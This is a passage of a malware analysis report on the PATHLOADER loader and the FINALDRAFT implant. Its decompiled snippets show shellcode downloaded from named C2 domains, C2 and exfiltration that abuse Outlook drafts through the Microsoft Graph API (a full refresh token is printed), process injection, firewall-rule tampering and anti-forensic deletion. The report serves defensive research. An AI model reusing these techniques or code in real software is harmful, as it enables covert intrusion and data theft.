

PATHLOADER uses string encryption to obfuscate functionality from analysts reviewing the program statically. While the strings are easy to decrypt while running or if using a debugger, the obfuscation shows up in line, increasing the complexity and making it more challenging to follow the control flow. This obfuscation uses SIMD (Single Instruction, Multiple Data) instructions and XMM registers to transform the data.

```

qmemcpy(encrypted_str, "tQAb^[RyTISJ]tA", 15);

if ( initial_flag >= 2 )
{
    v26 = _mm_load_si128(&xmmword_14002ECD0);
    v0 = 8;
    v27 = _mm_load_si128(&xmmword_14002ED40);
    v28 = _mm_add_epi32(_mm_load_si128(&xmmword_14002ECE0), xmmword_14002ECD0);
    v29 = _mm_cvtsi32_si128(5u);
    v30 = _mm_cvtsi32_si128(0x1Fu);
    v31 = _mm_sra_epi32(
        _mm_add_epi32(
            _mm_shuffle_ps(
                _mm_mul_epi32(_mm_unpacklo_epi32(v26, v26), v27),
                _mm_mul_epi32(_mm_unpackhi_epi32(v26, v26), v27),
                221),
                v26),
            v29);
    v32 = _mm_and_si128(
        _mm_shuffle_epi32(
            _mm_shufflehi_epi16(
                _mm_shufflelo_epi16(
                    _mm_sub_epi32(v26, _mm_mullo_epi32(_mm_add_epi32(_mm_sr1_epi32(v31, v30), v31), xmmword_14002ED00)),
                    216),
                    216),
                    216),
                xmmword_14002ED20);
    LODWORD(encrypted_str[0]) = _mm_cvtsi128_si32(
        _mm_xor_si128(
            _mm_add_epi8(_mm_packus_epi16(v32, v32), _mm_cvtsi32_si128(0x33333333u)),
            _mm_cvtsi32_si128(0x62415174u));

    v33 = _mm_sra_epi32(
        _mm_add_epi32(
            _mm_shuffle_ps(
                _mm_mul_epi32(_mm_unpacklo_epi32(v28, v28), v27),
                _mm_mul_epi32(_mm_unpackhi_epi32(v28, v28), v27),
                221),
                v28),
            v29);
    v34 = _mm_and_si128(
        _mm_shuffle_epi32(
            _mm_shufflehi_epi16(
                _mm_shufflelo_epi16(
                    _mm_sub_epi32(v28, _mm_mullo_epi32(_mm_add_epi32(_mm_sr1_epi32(v33, v30), v33), xmmword_14002ED00)),
                    216),
                    216),
                    216),
                xmmword_14002ED20);
}

```

String obfuscation example

One string related to logging `WinHttpRequest` error codes used by the malware developer was left unencrypted.

```

LastError = GetLastError();
printf("[ - ] WinHttpRequest %d\n", LastError);
return 0;

```

Logging string left unencrypted

Execution/Behavior

Upon execution, PATHLOADER employs a combination of `GetTickCount64` and `Sleep` methods to avoid immediate execution in a sandbox environment. After a few minutes, PATHLOADER parses its embedded configuration, cycling through both preconfigured C2 domains (`poster.checkponit[.]com`, `support.fortineat[.]com`) attempting to download the shellcode through `HTTPS` `GET` requests.

```

GET http://poster.checkponit.com/nzoMeFYgvjyXK3P HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: poster.checkponit.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.85 Safari/537

```

The shellcode is AES encrypted and Base64 encoded. The AES decryption is performed using the shellcode download URL path `"/nzoMeFYgvjyXK3P"` as the 128-bit key used in the call to the `CryptImportKey` API.

```

Stack[00001BB4]:00000000014FD00 ; _PUBLICKEYSTRUC
Stack[00001BB4]:00000000014FD00 db 8 ; bType ; PLAINTEXTKEYBLOB
Stack[00001BB4]:00000000014FD01 db 2 ; bVersion ;
Stack[00001BB4]:00000000014FD02 dw 0 ; reserved ;
Stack[00001BB4]:00000000014FD04 dd 660Eh ; aiKeyAlg ; CALG_AES_128
Stack[00001BB4]:00000000014FD08 db 10h ; key size
Stack[00001BB4]:00000000014FD09 db 0
Stack[00001BB4]:00000000014FD0A db 0
Stack[00001BB4]:00000000014FD0B db 0
Stack[00001BB4]:00000000014FD0C aNzomefygvjyxk3 db '/nzoMeFYgvjyXK3P' ; key

```

CryptImportKey parameters

After the `CryptDecrypt` call, the decrypted shellcode is copied into previously allocated memory. The memory page is then set to `PAGE_EXECUTE_READ_WRITE` using the `NtProtectVirtualMemory` API. Once the page is set to the appropriate protection, the shellcode entrypoint is called, which in turn loads and executes the next stage: FINALDRAFT.

FINALDRAFT

FINALDRAFT is a 64-bit malware written in C++ that focuses on data exfiltration and process injection. It includes additional modules, identified as parts of the FINALDRAFT kit, which can be injected by the malware. The output from these modules is then forwarded to the C2 server.

Entrypoint

FINALDRAFT exports a single entry point as its entry function. The name of this function varies between samples; in this sample, it is called `UpdateTask`.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	0001C5B0	0000	00072C2A	UpdateTask

PE export of FINALDRAFT

Initialization

The malware is initialized by loading its configuration and generating a session ID.

Configuration loading process

The configuration is hardcoded in the binary in an encrypted blob. It is decrypted using the following algorithm.

```

for ( i = 0; i < 0x149A; ++i )
    configuration[i] ^= decryption_key[i & 7];

```

Decryption algorithm for configuration data

The decryption key is derived either from the Windows product ID (`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId`) or from a string located after the encrypted blob. This is determined by a global flag located after the encrypted configuration blob.

```

.data:00000001800766BD DE D8 B7 34 B1 94 E0 4D... db 0DEh, 008h, 0B7h, 34h, 0B1h, 94h, 0E0h, 4Dh, 7Fh, 82h
.data:00000001800766C7 49 CB 4E... db 49h, 0CBh, 4Eh
.data:00000001800766CA ; uint8_t g_configuration_decryption_key[35]
.data:00000001800766CA 71 53 51 35 77 6F 48 4F... g_configuration_decryption_key db 71h, 53h, 51h, 35h, 77h, 6Fh, 48h, 4Fh, 6Ch, 46h, 58h
.data:00000001800766CA 6C 46 58... ; DATA XREF: ctf_initialize+D3fo
.data:00000001800766D5 65 39 51 44 5A 6D 4E 73... db 65h, 39h, 51h, 44h, 5Ah, 6Dh, 4Eh, 73h, 49h, 77h, 56h
.data:00000001800766E0 35 45 76 41 64 45 6E 59... db 35h, 45h, 76h, 41h, 64h, 45h, 6Eh, 59h, 4Ah, 54h, 61h
.data:00000001800766EB 52 51... db 52h, 51h
.data:00000001800766ED 79... db 79h ; s
.data:00000001800766EE 00... g_use_windows_product_id_as_decryption_key db 0
.data:00000001800766EE ; DATA XREF: ctf_initialize+53fr

```

Decryption key and flag found after the encrypted config blob

```

31 if ( g_use_windows_product_id_as_decryption_key )
32 {
33     windows_product_id_string_0 = ctf::GetWindowsProductIdFromRegistry(a1);
34     ctf::std::String::Move(&v23, windows_product_id_string_0);
35     if ( v21 > 0xF )
36     {
37         v1 = *(void **)&a1[0].unused;
38         if ( v21 + 1 >= 0x1000 )
39         {
40             v1 = *(void **)( (_QWORD *)&a1[0].unused - 8LL);
41             if ( (unsigned __int64)( (_QWORD *)&a1[0].unused - (_QWORD)v1 - 8LL) > 0x1F )
42                 ctf::Crash();
43         }
44         ctf::Free1(v1);
45     }
46     v20 = 0LL;
47     v21 = 15LL;
48     LOBYTE(a1[0].unused) = 0;
49 }
50 else
51 {
52     memset(&v18, 0, sizeof(v18));
53     ctf::std::String::FromBuffer(&v18, g_configuration_decryption_key, 0x24uLL);
54     ctf::std::String::Move(&v23, &v18);

```

Choice between the decryption key or Windows product ID for derivation

The decryption key derivation algorithm is performed as follows:

```

uint64_t decryption_key = 0;

do

    decryption_key = *data_source++ + 31 * decryption_key;

while ( data_source != &data_source[data_source_length] );

```

Decryption key derivation algorithm

The configuration structure is described as follows:

```

struct Configuration // sizeof=0x149a
{

    char c2_hosts_or_refresh_token[5000];

    char pastebin_url[200];

    char guid[36];

    uint8_t unknown_0[4];

    uint16_t build_id;

```

```

uint32_t sleep_value;

uint8_t communication_method;

uint8_t aes_encryption_key[16];

bool get_external_ip_address;

uint8_t unknown_1[10]

};

```

Configuration structure

The configuration is consistent across variants and versions, although not all fields are utilized. For example, the communication method field wasn't used in the main variant at the time of this publication, and only the MSGraph/Outlook method was used. However, this is not the case in the ELF variant or prior versions of FINALDRAFT.

The configuration also contains a Pastebin URL, which isn't used across any of the variants. However, this URL was quite useful to us for pivoting from the initial sample.

Session ID derivation process

The session ID used for communication between FINALDRAFT and C2 is generated by creating a random GUID, which is then processed using the [Fowler-Noll-Vo](#) (FNV) hash function.

```

101     v12 = ctf::BuildAndSetGlobalGUID(&v22);
102     v13 = (__int64)v12;
103     if ( v12->capacity > 0xF )
104         v13 = (__int64)v12->_p_as_ptr;
105     g_client_id = ctf::crypto::FNVHash(v13, v12->length);

```

FINALDRAFT client ID generation

Communication protocol

During our analysis, we discovered that different communication methods are available from the configuration; however, the most contemporary sample at this time uses only the `COutlookTrans` class, which abuses the Outlook mail service via the Microsoft Graph API. This same technique was observed in [SIESTAGRAPH](#), a previously unknown malware family reported by Elastic Security Labs in February 2023 and attributed to a PRC-affiliated threat group.

The Microsoft Graph API token is obtained by FINALDRAFT using the <https://login.microsoftonline.com/common/oauth2/token> endpoint. The refresh token used for this endpoint is located in the configuration.

```

59     ctf::std::String::FromBuffer(
60         &string0,
61         (void *)"client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&grant_type=refresh_token&scope=openid&resource=https://graph."
62             "microsoft.com&refresh_token=%s",
63         0x8AuLL);
64
65     p_as_ptr = p_in_refresh_token;
66     if ( p_in_refresh_token->capacity > 0xF )
67         p_as_ptr = (ctf::std::String *)p_in_refresh_token->_p_as_ptr;
68     ctf::sprintf(v46, (__int64)&string0, p_as_ptr);
69     memset(&string1, 0, sizeof(string1));
70     ctf::std::String::FromBuffer(&string1, (void *)"https://login.microsoftonline.com", 0x21uLL);
71     memset(&string0, 0, sizeof(string0));
72     ctf::std::String::FromBuffer(&string0, (void *)"/common/oauth2/token", 0x14uLL);

```

Building refresh token request


```
b'client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&grant_type=refresh_token&scope=
openid&resource=https://graph.microsoft.com&refresh_token=1.AUkA9Nmdtm0MEE0dBSz5
QwdTndYOWdOzUgJBrv-q0ikqsBxJANZJAA.AgABAwEAAADW6jL31mB3T7ugrWTT8pFeAwDs_wUA9P-pw
YUGWoo4G588H45g4e7o4D_G6j0vNublnfQh-YyqzCdkRC1dlfaQdGLuBhtq7LUKuLonmYLZTyCtahBm
x-iROeumq02aDfrx850qNyPEIHgX9kJ2gasBcrvMt6sbXRGhQrzem1Xz7iH0bvMUPESTYxxXEuh7FhW0
5xKz7mHM6Zq6i2VnDjB863TsheHRMDn_AU5__05EFE1vNh0KxYatIfQ-xMxNpGsTz7fp941lHYF8k658
Oir_4auQLGkmc_uY3ERJRI4q-q0X2erhUd-44rUqH8oLAm6xeEOuB4w1TCy5Hv-3GpNk0TgwFD6CZXoC
dxPRmHFBnPYhnMA1lDEPTk8R9gMme4RoDnh7_ZkVEdPpve6kooNZAlkiuf5YODtfsQd0sEqSmONylQ01
MpgJe7weMUrXUZV4AMlCXb4byMuXoZsBSkMt3AZEDgzu1tWNEkxgvtU9txjTzCsPaqYPXgh-aTtkwHp4
CV41XfauCXueLmlfGrrHrB08K4oCsaE3fY9lU0d1J6tSabYUXUVXEAXOnUUswnCCEq-Jrewjj0hb2mGy
fjvEAs_J4lQLUFW5jmNIzqgtTL8GY0qwxTkr9806aZBPKUGcs94Wa66-93aQTRhwkKCKl0pBnom5ldQ
VxZ0k1Bz95JgEnT_RCZjD08V-S92Scv'
192.168.204.128 - - [24/Jan/2025 12:41:04] "POST /common/oauth2/token HTTP/1.1"
200 -
```

Token refresh POST request

Once refreshed, the Microsoft Graph API token is stored in the following registry paths based on whether the user has administrator privileges:

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UID\<uuid_from_configuration>
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UID\<uuid_from_configuration>

This token is reused across requests, if it is still valid.



Storing refresh token in the registry

The communication loop is described as follows:

- Create a session email draft if it doesn't already exist.
- Read and delete command request email drafts created by the C2.
- Process commands
- Write command response emails as drafts for each processed command.

A check is performed to determine whether a session email, in the form of a command response email identified by the subject `p_<session-id>`, already exists. If it does not, one is created in the mail drafts. The content of this email is base64 encoded but not AES encrypted.

```
38 // Create draft email if it doesn't already exist
39 if ( !ctf::COutlookTransChannel::GetLast1PMailFromDraft(p_outlook, p_struct_111->p_client_id) )
40 ctf::COutlookTransChannel::CreateDraftPMailAux(p_outlook, (__int64)p_struct_111, v7, v8);
```

Check for session email and create one if it doesn't exist

```
192.168.204.128 - - [24/Jan/2025 12:41:07] "GET /v1.0/me/MailFolders/drafts/messages?filter=Subject%20eq%20'p_3349372228565745936'&$top=1 HTTP/1.1" 404 -
b'{"subject": "p_3349372228565745936", "body": {"content": "sWEJbt4mJTJbx45N09EIImqW8
n8400CvATQl9bmRJNAAAAAAQQTjQS1x7LicAAAAAA="}}'
192.168.204.128 - - [24/Jan/2025 12:41:07] "POST /v1.0/me/messages HTTP/1.1" 200
-
```

Session email: GET and POST requests

The session data is described in the structure below.

```

struct Session
{
    char random_bytes[30];

    uint32_t total_size;

    char field_22;

    uint64_t session_id;

    uint64_t build_number;

    char field_33;

};

```

Session data structure

The command queue is filled by checking the last five C2 command request emails in the mail drafts, which have subjects `r_<session-id>`.

```

68     ctf::Sleep(&time);
69     for ( i = 0LL; i < 3; ++i )
70     {
71         Last5MailsFromDraft = ctf::COutlookTransChannel::GetLast5MailsFromDraft(
72             p_outlook,
73             &command_list0,
74             p_struct_111->p_client_id);
75         if ( &command_list1 != Last5MailsFromDraft )
76         {

```

Checking for commands email

```
"GET /v1.0/me/MailFolders/drafts/messages?$filter=Subject%20eq%20'r_3735928559'&$top=5 HTTP/1.1" 200 -
```

Command polling GET request

After reading the request, emails are then deleted.

```

195     sub_18000209C((__int64)&v33, v24, length);
196     if ( ctf::COutlookTransChannel::DeleteMailFromDraft(p_this, &v33) )
197         break;

```

Deleting command email after reading

Commands are then processed, and responses are written into new draft emails, each with the same `p_<session-id>` subject for each command response.

```

b'{"subject": "p_3735928559", "body": {"content": "Op0l0RN8l/rc8LtlzC2PKQV3IPN6QP+wzqzYkFvAAAAAHvvq
3eAAAAACcAAAAAXyFKB0D50HdBfWlH1IHxdlJ2TXPFk5upJ4UZKBJrLPcA"}}'
192.168.204.128 - - [16/Jan/2025 16:29:59] "POST /v1.0/me/messages HTTP/1.1" 200 -

```

Command response POST request

Content for message requests and responses are **Zlib** compressed, **AES CBC** encrypted, and Base64 encoded. The AES key used for encryption and decryption is located in the configuration blob.

```
Base64(AESEncrypt(ZlibCompress(data)))
```

Request messages sent from the C2 to the implant follow this structure.

```
struct C2Message{
    struct {
        uint8_t random_bytes[0x1E];
        uint32_t message_size;
        uint64_t session_id;
    } header;           // Size: 0x2A (42 bytes)
    struct {
        uint32_t command_size;
        uint32_t next_command_struct_offset;
        uint8_t command_id;
        uint8_t unknown[8];
        uint8_t command_args[];
    } commands[];
};
```

Request message structure

Response messages sent from the implant to C2 follow this structure.

```
struct ImplantMessage {
    struct Header {
        uint8_t random_bytes[0x1E];
        uint32_t total_size;
        uint8_t flag;           // Set to 1
        uint64_t session_id;
        uint16_t build_id;
        uint8_t pad[6];
    } header;
    struct Message {
        uint32_t actual_data_size_add_0xf;
        uint8_t command_id;
        uint8_t unknown[8];
        uint8_t flag_success;
        char newline[0x2];
        uint8_t actual_data[];
    };
};
```

```
}
};
```

Response message structure

Here is an example of data stolen by the implant.

```
00000000 c0 ba 7a d3 60 c6 5a 87 33 86 99 34 58 be b1 0e |ÀºzÓ`ÆZ.3..4X%±.|
00000010 d4 3b 2c 63 45 a0 18 d3 7f e1 cd f5 97 aa b7 6a |Ô; ,cE .Ó.áíð.≡·j|
00000020 00 00 01 bc b1 97 3b 6e 5e 3d 0f d2 01 00 00 00 |...%±.;n^=.Ò....|
00000030 00 00 00 83 6a 00 00 01 41 62 37 41 62 38 41 62 |...j...Ab7Ab8Ab|
00000040 03 0d 0a 48 6f 73 74 4e 61 6d 65 3a 7a 6f 65 2d |...HostName:zoe-|
00000050 63 68 65 73 74 6e 75 74 2d 56 4d 77 61 72 65 2d |chestnut-VMware-|
00000060 56 69 72 74 75 61 6c 2d 50 6c 61 74 66 6f 72 6d |Virtual-Platform|
00000070 0d 0a 43 75 72 72 65 6e 74 55 73 65 72 3a 7a 6f |..CurrentUser:zo|
00000080 65 2d 63 68 65 73 74 6e 75 74 0d 0a 49 6e 74 72 |e-chestnut..Intr|
00000090 61 6e 65 74 49 50 3a 31 39 32 2e 31 36 38 2e 35 |anetIP:192.168.5|
000000a0 36 2e 33 0d 0a 47 61 74 65 77 61 79 3a 31 39 32 |6.3..Gateway:192|
```

Response message example

Commands

FinalDraft registers 37 command handlers, with most capabilities revolving around process injection, file manipulation, and network proxy capabilities.

```
1 _QWORD * __fastcall ctf::GlobalSetupCommandTable()
2 {
3     _QWORD *result; // rax
4     uint8_t command_id; // [rsp+30h] [rbp+10h] BYREF
5
6     command_id = 0;
7     *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::GatherComputerInformation;
8     command_id = 30;
9     *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::ConnectToNamedPipeAndProxyMessageToC2;
10    command_id = 2;
11    *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::StartTcpServerProxyToC2;
12    command_id = 3;
13    *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::StopTcpServerProxyToC2;
14    command_id = 4;
15    *ctf::GlobalGetCommandFunctionPtr(&command_id) = ctf::command::ConnectToTcpTargetStartProxyToC2;
```

FINALDRAFT command handler setup

Below is a table of the commands and their IDs:

ID	Name
0	GatherComputerInformation
2	StartTcpServerProxyToC2
3	StopTcpServerProxyToC2
4	ConnectToTcpTargetStartProxyToC2
5	SetSleepValue
6	DeleteNetworkProjectorFwRuleAndStopTCPSTServer
8	ConnectToTcpTarget
9	SendDataToUdpOrTcpTarget
10	CloseTcpConnection
11	DoProcessInjectionSendOutputEx


ID	Name
12	ListFiles
13	ListAvailableDrives
14	CreateDirectory
15	DeleteFileOrDirectory
16	DownloadFile
17	UploadFile0
18	DummyFunction
19	SetCurrentDirectory
20	GetCurrentDirectory
21	ListRunningProcesses
24	DoProcessInjectionNoOutput
25	DoProcessInjectionNoOutput (Same as 24)
26	DoProcessInjectionSendOutput1
28	DisconnectFromNamedPipe
30	ConnectToNamedPipeAndProxyMessageToC2
31	GetCurrentProcessTokenInformation
32	EnumerateActiveSessions
33	ListActiveTcpUdpConnections
35	MoveFile1
36	GetOrSetFileTime
39	UploadFile1
41	MoveFile0
42	CopyFileOrCopyDirectory
43	TerminateProcess
44	CreateProcess

FINALDRAFT command handler table

Gather computer information

Upon execution of the `GatherComputerInformation` command, information about the victim machine is collected and sent by FINALDRAFT. This information includes the computer name, the account username, internal and external IP addresses, and details about running processes.

This structure is described as follows:



```
struct ComputerInformation
{
    char field_0;
    uint64_t session_id;
    char field_9[9];
    char username[50];
    char computer_name[50];
    char field_76[16];
    char external_ip_address[20];
    char internal_ip_address[20];
    uint32_t sleep_value;
    char field_B2;
    uint32_t os_major_version;
    uint32_t os_minor_version;
    bool product_type;
    uint32_t os_build_number;
    uint16_t os_service_pack_major;
    char field_C2[85];
    char field_117;
    char current_module_name[50];
    uint32_t current_process_id;
};
```

Collected information structure

The external IP address is collected when enabled in the configuration.

```
71 if ( g_p_configuration->get_external_ip_address )
72 {
73     ExternalIPAddress = ctf::GetExternalIPAddress(&v30);
```

Retrieve external IP if flag is set

This address is obtained by FINALDRAFT using the following list of public services.

Public service
hxxps://ip-api.io/json
hxxps://ipinfo.io/json
hxxps://myexternalip.com/raw
hxxps://ipapi.co/json/
hxxps://jsonip.com/

IP lookup service list

Process injection

FINALDRAFT has multiple process injection-related commands that can inject into either running processes or create a hidden process to inject into.

In cases where a process is created, the target process is either an executable path provided as a parameter to the command or defaults to `mspaint.exe` or `conhost.exe` as a fallback.

```

26  GetSystemDirectoryA(Buffer, 0x80u);
27  v13 = 0LL;
28  memset(&v12._p_as_ptr + 1, 0, 24);
29
30  if ( is_x64 )
31  {
32    ctf::std::String::FromBuffer(
33      (ctf::std::String *)(&v12._p_as_ptr + 1),
34      (void *)"%c:\\Windows\\System32\\mspaint.exe",
35      0x20uLL);
36  v4 = (ctf::std::String *)ctf::Sprintf(Src, (__int64)(&v12._p_as_ptr + 1), (unsigned int)Buffer[0]);
37  ctf::std::String::Move(p_target_binary_path_string, v4);

```

mspaint.exe process injection target

```

76  if ( is_x64 )
77  {
78    ctf::std::String::FromBuffer(
79      (ctf::std::String *)(&v12._p_as_ptr + 1),
80      (void *)"%c:\\Windows\\System32\\conhost.exe",
81      0x20uLL);

```

conhost.exe process injection target

Depending on the command and its parameters, the process can be optionally created with its standard output handle piped. In this case, once the process is injected, FINALDRAFT reads from the pipe's output and sends its content along with the command response.

```

107  memset(&StartupInfo, 0, sizeof(StartupInfo));
108  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
109  StartupInfo.cb = 104;
110  StartupInfo.hStdError = hWritePipe;
111  StartupInfo.hStdOutput = hWritePipe;
112  StartupInfo.dwFlags = 257;
113  StartupInfo.wShowWindow = 0; // ctf -> Hides window and set std handles to pipes

```

Create hidden process with piped STD handles

```

239  while ( 1 )
240  {
241    memset(buffer, 0, 0x401uLL);
242    if ( !ReadFile(hReadPipe, buffer, 0x400u, &size, 0LL) || !size )
243      break;

```

Read process' piped stdout

Another option exists where, instead of piping the standard handle of the process, FINALDRAFT, after creating and injecting the process, waits for the payload to create a Windows named pipe. It then connects to the pipe, writes some information to it, reads its output, and sends the data to the C2 through a separate channel. (In the case of the Outlook transport channel, this involves creating an additional draft email).

```

130  while ( 1 )
131  {
132    ctf::Sleep((size_t *)&v29);
133    if ( WaitNamedPipeA(p_struct_145->server_pipe_name, 0) )
134      break;
135    if ( (unsigned __int64)++retry >= 3 )
136    {
137      GetLastError = GetLastError();
138      v13 = (char *)sub_180018408(&v32, GetLastError);
139      v14 = (ctf::std::String *)sub_180017A90(v13, 0LL, "[ - ] WaitNamedPipeA() error. ", 0x1CuLL);
140      memset(&process_path, 0, sizeof(process_path));

```

Wait for injected process to create its named pipe

```

256 while ( ctf::ReadNamedPipe1(h_server_named_pipe, (uint8_t **)&v29, &v31) )
257 {
258     v27 = v29;
259     ctf::SendC2ResponseAux(p_struct_145->field_5, p_struct_145->field_4, 3, v29, (int)v31);
260     free(v27);
261 }

```

Read from named pipe and send to C2

The process injection procedure is basic and based on `VirtualAllocEx`, `WriteProcessMemory`, and `RtlCreateUserThread` API.

```

52 remote_address = VirtualAllocEx(h_process, 0LL, *(SIZE_T *)&pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
53 _remote_address = remote_address;
54 if ( _remote_address
55     && WriteProcessMemory(h_process, remote_address, p_pe, *(SIZE_T *)&pe_size, 0LL)
56     && fp_RtlCreateUserThread(h_process, 0LL, 0LL, 0LL, 0LL, 0LL, _remote_address, 0LL, &hObject, 0LL) >= 0 )

```

Process injection method

Forwarding data from TCP, UDP, and named pipes

FINALDRAFT offers various methods of proxying data to C2, including UDP and TCP listeners, and a named pipe client.

Proxying UDP and TCP data involves handling incoming communication differently based on the protocol. For UDP, messages are received directly from the sender, while for TCP, client connections are accepted before receiving data. In both cases, the data is read from the socket and forwarded to the transport channel.

Below is an example screenshot of the `recvfrom` call from the UDP listener.

```

43 memset(buffer_0x100000_bytes, 0, 0x100000uLL);
44 LODWORD(v1) = recvfrom(p_it->target_socket, (char *)buffer_0x100000_bytes, 0x100000, 0, 0LL, 0LL);
45 n_bytes_received = (int)v1;
46 if ( (_DWORD)v1 != -1 )
47 {
48     if ( !(_DWORD)v1 )
49         continue;
50     *(_QWORD *)&p_it->last_received_tick_count = ctf::GetTickCount();
51
52     p_struct_163 = (ctf::struct_163 *)calloc(1uLL, (int)n_bytes_received + 38);
53     _p_struct_163 = p_struct_163;
54     if ( p_struct_163 )
55     {
56         p_struct_163->field_0 = 1;
57         *(_OWORD *)&p_struct_163->field_1 = *(_OWORD *)p_it->field_20;
58         v9 = *(_OWORD *)&p_it->field_30;
59         p_struct_163->n_bytes_received = n_bytes_received;
60         *(_OWORD *)&p_struct_163->field_11 = v9;
61         memcpy(p_struct_163->data, buffer_0x100000_bytes, n_bytes_received);
62
63         LOBYTE(v10) = 3;
64         LOBYTE(v11) = 9;
65         g_fp_SendC2Response((void *)p_it->field_40, v11, v10, _p_struct_163, (void *)((int)n_bytes_received + 38));

```

Received data from UDP client

Before starting the TCP listener server, FINALDRAFT adds a rule to the Windows Firewall. This rule is removed when the server shuts down. To add/remove these rules the malware uses `COM` and the [INetFwPolicy2](#) and the [INetFwRule](#) interfaces.

```

62 sub_1800038F8(
63     v17,
64     L"Inbound rule for Connect to a Network Projector to communicate with devices on the network. [TCP]",
65     0x61uLL);
66 *(_OWORD *)v20 = 0LL;
67 v21 = 0LL;
68 v22 = 0LL;
69 sub_1800038F8(v20, L"Connect to a Network Projector (TCP-In)", 0x27uLL);
70 memset(&v7, 0, sizeof(v7));
71 sub_1800038F8(&v7, L"Connect to a Network Projector (TCP-In)", 0x27uLL);
72 ctf::AddFirewallRule(&v7, v20, v17, v14, v11);
73
74 _p_tcp_server->fp_Callback0 = ctf::callback::CTcpServerEx::Callback0;

```

FINALDRAFT adds firewall rule to allow TCP server

```

43 ppv = 0;
44 v10 = CoInitializeEx(0LL, 2u);
45 if ( ((int)(v10 + 0x80000000) < 0 || v10 == -2147417850)
46     && CoCreateInstance(&g_NetFwPolicy2_clsid, 0LL, 1u, &g_NetFwPolicy2_riid, (LPVOID *)&ppv) >= 0 )

```

Instantiating the NetFwPolicy2 COM interface

FINALDRAFT can also establish a TCP connection to a target. In this case, it sends a magic value,

"\x12\x34\xab\xcd\xff\xff\xcd\xab\x34\x12" and expects the server to echo the same magic value back before beginning to forward the received data.

```

105 // ctf -> Send magic to target and expect to receive same magic in return (ping pong)
106 timeout = (struct timeval){3LL};
107 readfds.fd_array[0] = p_tcp_socket_ex->socket;
108 readfds.fd_count = 1;
109 if ( select(LODWORD(readfds.fd_array[0]) + 1, &readfds, 0LL, 0LL, &timeout) <= 0
110     || recv(p_tcp_socket_ex->socket, (char *)received_magic, 10, 0) != 10
111     || *(_QWORD *)received_magic != *(_QWORD *)g_magic
112     || *(_WORD *)&received_magic[8] != *(_WORD *)&g_magic[8] )
113 {
114 LABEL_28:
115     p_tcp_socket_ex->p_vftable->fp_Close(p_tcp_socket_ex);
116     goto LABEL_29;
117 }

```

Send and receive magic data to/from TCP target

```

.data:00000001800767B0 dd 0
.data:00000001800767B0 g_magic db 12h, 34h, 0ABh, 0CDh, 0FFh, 0FFh, 0CDh, 0ABh, 34h, 12h
; DATA XREF: ctf_command_ConnectToTcpTargetStartProxyToC2+1F210
.data:00000001800767B0 ; ctf_command_ConnectToTcpTargetStartProxyToC2+26A1r ...

```

Magic data blob

For the named pipe, FINALDRAFT only connects to an existing pipe. The pipe name must be provided as a parameter to the command, after which it reads the data and forwards it through a separate channel.

```

63 h_pipe = CreateFileA(_p_pipe_path_, 0xC0000000, 0, 0LL, OPEN_EXISTING, 0x100000u, 0LL);
64 *(_QWORD *)&v21 = h_pipe;
65 if ( h_pipe == (HANDLE)-1LL )
66 {
67     LOBYTE(v20) = 2;
68     v17 = (__int64 *)(a1 + 5);
69 }
70 else
71 {
72     *sub_18002B9D8(v15, (unsigned __int64 *)&pipe_path_string) = (ctf::XTree::Node::A *)h_pipe;
73     v2 = 3;
74     v17 = (__int64 *)(a1 + 5);
75 }
76 ctf::AsyncReadFromNamedPipeAndProxyMessageToC2(

```

Forward data from named pipe

File manipulation

For the file deletion functionality, FINALDRAFT prevents file recovery by overwriting file data with zeros before deleting them.

```

30 if ( FileSize.QuadPart <= 0xC0000000uLL )
31 {
32     memset(Buffer, 0, sizeof(Buffer));
33     if ( SetFilePointer(v5, 0, 0LL, 0) == -1 )
34     {
35 LABEL_12:
36         CloseHandle(v5);
37 LABEL_13:
38         v6 = *(_QWORD *)v3 + 3);
39         if ( v6 <= 0xF )
40             goto LABEL_9;
41         goto LABEL_5;
42     }
43     while ( v9.QuadPart > 0 )
44     {
45         LowPart = v9.LowPart;
46         if ( v9.QuadPart > 0x1000uLL )
47             LowPart = 4096;
48         if ( !WriteFile(v5, Buffer, LowPart, &NumberOfBytesWritten, 0LL) )
49             goto LABEL_12;
50         v9.QuadPart -= NumberOfBytesWritten;

```

Zero out file before deletion

FINALDRAFT defaults to `CopyFileW` for file copying. However, if it fails, it will attempt to copy the file at the NTFS cluster level.

